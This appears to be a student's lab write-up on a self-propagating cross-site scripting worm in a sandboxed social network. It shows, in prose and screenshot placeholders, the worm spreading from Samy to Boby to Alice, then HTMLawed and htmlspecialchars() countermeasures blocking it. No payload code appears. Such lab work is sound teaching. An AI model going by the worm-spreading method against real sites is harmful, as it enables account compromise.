
Boby’s profile before visiting Samy’s profile




Boby visits Samy’s profile. Boby gets infected with the worm.



Boby visits his own profile and finds himself infected.




A closer look at Boby’s profile




Step 3: Log in as Alice to view Boby’s profile


Alice’s profile before visiting Boby’s profile




Alice visits Boby’s profile. Alice gets infected.



Alice visits her own profile and finds herself infected.



A closer look at Alice’s profile



Evidence that the attack was successful:

Samy was the attacker and there was a single source of malicious code at Samy’s profile in the beginning. Boby and Alice were both healthy at the start. However, Boby visited Samy’s profile and got infected. Then later when Alice visited Boby’s profile she also got infected. We know that the worm has spread since Alice did not directly visit Samy’s profile, but instead got infected through Boby.

Q8.3

How the worm would propagate?

Each time a healthy user, whose profile has not been infected with the worm, visits an unhealthy user, whose profile has been infected with the malicious JavaScript code, the healthy user becomes unhealthy and gains the ability to spread the worm when another healthy user visits his/her profile. Initially, there was only one unhealthy user, namely Samy, who has the worm in his profile. But as time passes, the worm replicates and propagates itself among the population.


Why does the worm propagate?

Because whenever people visit an infected profile, the worm will be propagated to their profiles, further affecting others who view these newly infected profiles. The malicious JavaScript has the ability to replicate itself, and it is called a *self-propagating cross-site scripting worm*.


Q9

Task 1: Activate only the HTMLawed 1.8 countermeasure.


Step 1: Bob’s profile before turning on the HTMLawed 1.8 countermeasure.



Step 2: Log in as admin. Turn on the HTMLawed 1.8 countermeasure.




Step 3: Bob’s profile after turning on the HTMLawed 1.8 countermeasure. The script tags are disabled. Therefore the malicious code is shown on the profile page but the code cannot execute.




Task 2: Turn on both countermeasures.


Step 1: Charlie’s profile before turning on both countermeasures.




Step 2: In addition to the HTMLawed 1.8 countermeaure, uncomment the “htmlspecialchars()” PHP method in “dropdown.php”, “email.php”, “text.php”, and “url.php”.



Step 3: Charlie’s profile after commenting out the “htmlspecialchars()” PHP method in the above files. Not only are the script tags disabled, the special characters in the input such as *quote(“), less than (<)* are converted to special encodings.





Explanation why encoding the special characters avoids XSS attack:

Special characters such as *<, >,* and *“* are essential components of the malicious JavaScript code. For example *<* and *>* are used for tags, and *“* is used for strings. If the special characters are replaced by special encodings, then the JavaScript code won’t be valid and therefore cannot execute on the victim’s browser.